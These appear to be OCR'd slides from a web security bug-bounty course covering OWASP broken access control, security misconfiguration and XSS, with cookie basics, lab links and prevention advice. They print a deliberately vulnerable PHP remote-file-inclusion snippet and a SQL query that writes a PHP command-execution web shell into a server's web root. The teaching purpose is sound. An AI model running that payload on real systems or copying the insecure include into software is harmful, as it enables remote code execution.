Bug Bounty Crash Course

Web Application Security Edition
Day 7

OWASP Top 10 : A5 Broken Access Control

A5 :2017

Broken Access Control

App. Specific	Exploitability: 2	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Exploitation of access control is a core skill of attackers. SAST and DAST tools can detect the absence of access control but cannot verify if it is functional when it is present. Access control is detectable using manual means, or possibly through automation for the absence of access controls in certain frameworks.		Access control weaknesses are common due to the lack of automated detection, and lack of effective functional testing by application developers. Access control detection is not typically amenable to automated static or dynamic testing. Manual testing is the best way to detect missing or ineffective access control, including HTTP method (GET vs PUT, etc), controller, direct object references, etc.		The technical impact is attackers acting as users or administrators, or users using privileged functions, or creating, accessing, updating or deleting every record. The business impact depends on the protection needs of the application and data.	

Source: OWASP

HTTP is Stateless

- Every request is treated independently
- Server does not retain state for clients
- What does this mean?
  - Every request needs to be separately authenticated
  - Every request MUST carry auth information

Cookies

- Allows server to store and retrieve data from the client
- Typically stored in a file on the client side
- Text only; No executable code
- Cannot exceed 4K in size
- Allows for retaining state with the Client's help
  - Session Management
  - User Preferences

What is a Session ID?


- Unique identifier or token to identify a user and session
- Maybe provided to both authenticated and anonymous users

https://en.wikipedia.org/wiki/Session_ID


What is it stored?

- URL
- Form Field
- Cookie

How is the Cookie set by the server?



How is the Cookie sent by the client?



What information is allowed in it?

Server

```
Set-Cookie: <name>=<value>[; <name>=<value>]...
[; expires=<date>][; domain=<domain_name>]
[; path=<some_path>][; secure][; httponly]
```

https://docs.microsoft.com/en-us/windows/win32/wininet/http-cookies?redirectedfrom=MSDN

Client

```
Cookie: <name>=<value> [;<name>=<value>]...
```

Cookie: Name=Value Pairs

Server

```
Set-Cookie: <name>=<value>[; <name>=<value>]...
[; expires=<date>][; domain=<domain_name>]
[; path=<some_path>][; secure][; httponly]
```

- E.g. sessionID=ahj23hkhe32fd23j232ll2323ljk
- Multiple separated by ;
  - E.g. Name=vivek; Age=12; Country=India

Cookie: expires

Server

```
Set-Cookie: <name>=<value>[; <name>=<value>]...
[; expires=<date>][; domain=<domain_name>]
[; path=<some_path>][; secure][; httponly]
```

- Session Cookie if “expires” not mentioned
- Format:
  - DAY, DD-MMM-YYYY HH:MM:SS GMT
  - Mon, 22-Nov-2013 22:45:00 GMT
- Max-Age parameter in newer RFC 6265
  - Interval in seconds after receiving the cookie

Cookie: domain

Server

```
Set-Cookie: <name>=<value>[; <name>=<value>]...
[; expires=<date>][; domain=<domain_name>]
[; path=<some_path>][; secure][; httponly]
```

- Domain for which it is valid
- E.g
  - docs.securitytube.net
  - .images.securitytube.net

Cookie: path

Server

```
Set-Cookie: <name>=<value>[; <name>=<value>]...
[; expires=<date>][; domain=<domain_name>]
[; path=<some_path>][; secure][; httponly]
```

- Path for which it is valid
- E.g
  - Sid1=asd; Path=/;
  - Sid2=xyz; Path=/blog;

Cookie: secure

Server

```
Set-Cookie: <name>=<value>[; <name>=<value>]...
[; expires=<date>][; domain=<domain_name>]
[; path=<some_path>][; secure][; httponly]
```

- Only sent over HTTPS


Cookie: httponly

Server

```
Set-Cookie: <name>=<value>[; <name>=<value>]...
[; expires=<date>][; domain=<domain_name>]
[; path=<some_path>][; secure][; httponly]
```

- Cannot be accessed by Client side scripts directly
- Cannot be scripted using Javascript
- XSS Mitigation Mechanism

Remote File Inclusion : Stealing Cookie



Remote File Inclusion : Mutillidae Source

require_once: Looks for the file in the provided path, if file does not exists, it looks for file in scripts directory and current working directory. Once the file is located, it's content is included on the page. The PHP code enclosed within valid PHP start and end tags will get executed upon inclusion.


```
/* Note: PHP uses lazy evaluation so if file_exists then PHP wont execute remote_file_exists */
if (file_exists($lPage) || $RemoteFileHandler->remoteSiteIsReachable($lPage)){
        require_once ($lPage);
}else{
        if(!$RemoteFileHandler->curlIsInstalled()){
                echo $RemoteFileHandler->getNoCurlAdviceBasedOnOperatingSystem();
        }//end if
        require_once (__ROOT__."/page-not-found.php");
}//end if
```

Lab: Remote File Inclusion I

Lab URL: https://attackdefense.com/challengedetails?cid=1889

Video URL: https://youtu.be/9ky21_diXbA

Remote File Inclusion : Remote Code Execution



Lab: Remote File Inclusion II

Lab URL: https://attackdefense.com/challengedetails?cid=1889

Video URL: https://youtu.be/yCmVnXcXFE4

Missing Function Level Access Control

- Lack of check on resource accessible by the feature
- Missing Authorization check for operation
- Missing Access control POST, PUT and DELETE Methods

Lab: CVE-2018-9038

Lab URL: https://attackdefense.com/challengedetails?cid=350

Video URL: https://youtu.be/IfrrvgvLYao

Lab: Vulnerable Apache II

Lab URL: https://attackdefense.com/challengedetails?cid=198

Video URL: https://youtu.be/LN0hyMQPbeU

Prevention


- With the exception of public resources, deny by default.
- Model access controls should enforce record ownership, rather than accepting that the user can create, read, update, or delete any record.
- Unique application business limit requirements should be enforced by domain models.

Source: OWASP

OWASP Top 10 : A6 Security Misconfiguration

A6 :2017

Security Misconfiguration



Source: OWASP

When is the application vulnerable?

- Missing appropriate security hardening across any part of the application stack, or improperly configured permissions on cloud services.
- Unnecessary features are enabled or installed.
- Default accounts and their passwords still enabled and unchanged.
- Error handling reveals stack traces or other overly informative error messages to users.

Source: OWASP

When is the application vulnerable?

- For upgraded systems, latest security features are disabled or not configured securely.
- Unnecessary features are enabled or installed.
- The security settings in the application servers, application frameworks (e.g. Struts, Spring, ASP.NET), libraries, databases, etc. not set to secure values.
- The server does not send security headers or directives or they are not set to secure values.

Source: OWASP

What is WebDAV?

- Web-based Distributed Authoring and Versioning
- Set of Extensions for HTTP Protocol
- Allows users to manage and edit files on remote web server
- HTTP Verbs Supported
  - COPY, LOCK, MKCOL, MOVE, PROPFIND, PROPPATCH, UNLOCK

Lab: WebDAV Enabled

Lab URL: https://attackdefense.com/challengedetails?cid=1802

Video URL: https://youtu.be/qdHIMDum3qw

MySQL Secure File Priv

- secure_file_priv
  - is used to limit the effect of data import and export operations
  - If empty, the variable has no effect. This is not a secure setting.
  - If set to the name of a directory, the server limits import and export operations to work only with files in that directory
  - If set to NULL, the server disables import and export operations.

Source: MySQL Documentation

Exploiting Misconfiguration

- Misconfiguration
  - secure_file_priv=""
  - web root directory is world writable

- SQL Query:

  - select "<?php echo exec($_GET['cmd']);?>" into outfile "/var/www/html/shell.php" from mysql.user limit 1

Lab: RCE Via MySQL

Lab URL: https://attackdefense.com/challengedetails?cid=1910

Video URL: https://youtu.be/7LGc-Vj430Y

Prevention


- A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down.
- A minimal platform without any unnecessary features, components, documentation, and samples. Remove or do not install unused features and frameworks.
- A task to review and update the configurations appropriate to all security notes, updates and patches as part of the patch management process

Source: OWASP

OWASP Top 10 : A7 Cross Site Scripting

A7 :2017

Cross-Site Scripting (XSS)



App. Specific	Exploitability: 3	Prevalence: 3	Detectability: 3	Technical: 2	Business ?
Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks.		XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two-thirds of all applications. Automated tools can find some XSS problems automatically, particularly in mature technologies such as PHP, J2EE / JSP, and ASP.NET.		The impact of XSS is moderate for reflected and DOM XSS, and severe for stored XSS, with remote code execution on the victim's browser, such as stealing credentials, sessions, or delivering malware to the victim.	


Source: OWASP

OWASP Top 10 : A7 Cross Site Scripting

- Cross Site Scripting ranked 2nd on Mitre CWE list

Rank	ID	Name	Score
[1]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	75.56
[2]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	45.69
[3]	CWE-20	Improper Input Validation	43.61
[4]	CWE-200	Information Exposure	32.12
[5]	CWE-125	Out-of-bounds Read	26.53
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	24.54
[7]	CWE-416	Use After Free	17.94
[8]	CWE-190	Integer Overflow or Wraparound	17.35
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	15.54
[10]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.10
[11]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	11.47
[12]	CWE-787	Out-of-bounds Write	11.08
[13]	CWE-287	Improper Authentication	10.78
[14]	CWE-476	NULL Pointer Dereference	9.74

OWASP Top 10 : A7 Cross Site Scripting



